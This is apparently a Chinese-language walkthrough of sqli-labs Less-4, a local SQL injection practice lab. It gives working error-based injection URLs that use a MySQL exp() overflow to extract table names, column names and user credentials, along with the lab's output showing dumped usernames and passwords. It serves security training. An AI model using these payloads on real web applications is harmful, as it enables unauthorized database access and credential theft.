



第四关是 双引号+) 的绕过

[http://192.168.74.128/sql_lab/Less-4/?id=-1"\) and exp\(~\(select * from\(select user\(\)\)a\)\);--](http://192.168.74.128/sql_lab/Less-4/?id=-1)




手工没什么就是直接上 payload 了直接查询第四个数据 users

[http://192.168.74.128/sql_lab/Less-4/?id=-1%22\)%20and%20%20exp\(~\(select*from\(select%20table_name%20from%20information_schema.tables%20where%20table_schema=database\(\)%20limit%203,1\)x\)\);%20--](http://192.168.74.128/sql_lab/Less-4/?id=-1%22)%20and%20%20exp(~(select*from(select%20table_name%20from%20information_schema.tables%20where%20table_schema=database()%20limit%203,1)x));%20--)



查询列字段

[http://192.168.74.128/sql_lab/Less-4/?id=-1%22\)%20and%20%20exp\(~\(select*from\(select%20column_name%20from%20information_schema.columns%20where%20table_name=%27users%27%20limit%200,1\)x\)\);%20--](http://192.168.74.128/sql_lab/Less-4/?id=-1%22)%20and%20%20exp(~(select*from(select%20column_name%20from%20information_schema.columns%20where%20table_name=%27users%27%20limit%200,1)x));%20--)



查询数据

[http://192.168.74.128/sql_lab/Less-4/?id=-1%22\)%20and%20%20%20exp\(~%20\(select*from\(select%20concat_ws\(%27:%27,id,%20username,%20password\)%20from%20users%20limit%201,1\)x\)\);--+](http://192.168.74.128/sql_lab/Less-4/?id=-1%22)%20and%20%20%20exp(~%20(select*from(select%20concat_ws(%27:%27,id,%20username,%20password)%20from%20users%20limit%201,1)x));--+)

HackBar for Quantum

INT	Encryption	Encoding
Other	XSS	SQL
UNION BASED	ERROR/DOUBLE QUERY	WAF BYPASS
HTML	IMP Links	

Load Split Run

http://192.168.74.128/sql_lab/Less-4/?id=-1") and exp(~(select*from(select concat_ws(':',id,username,password) from users limit 0,1)x));--+

Welcome **Dhakkan**
DOUBLE value is out of range in 'exp(~((select '1:Dumb:Dumb' from dual)))'

SQLI DUMB SERIE

HackBar for Quantum

INT	Encryption	Encoding
Other	XSS	SQL
UNION BASED	ERROR/DOUBLE QUERY	WAF BYPASS
HTML	IMP Links	

Load Split Run

http://192.168.74.128/sql_lab/Less-4/?id=-1") and exp(~(select*from(select concat_ws(':',id,username,password) from users limit 1,1)x));--+

Welcome **Dhakkan**
DOUBLE value is out of range in 'exp(~((select '2:Angelina:I-kill-you' from dual)))'

SQLI DUMB SERIE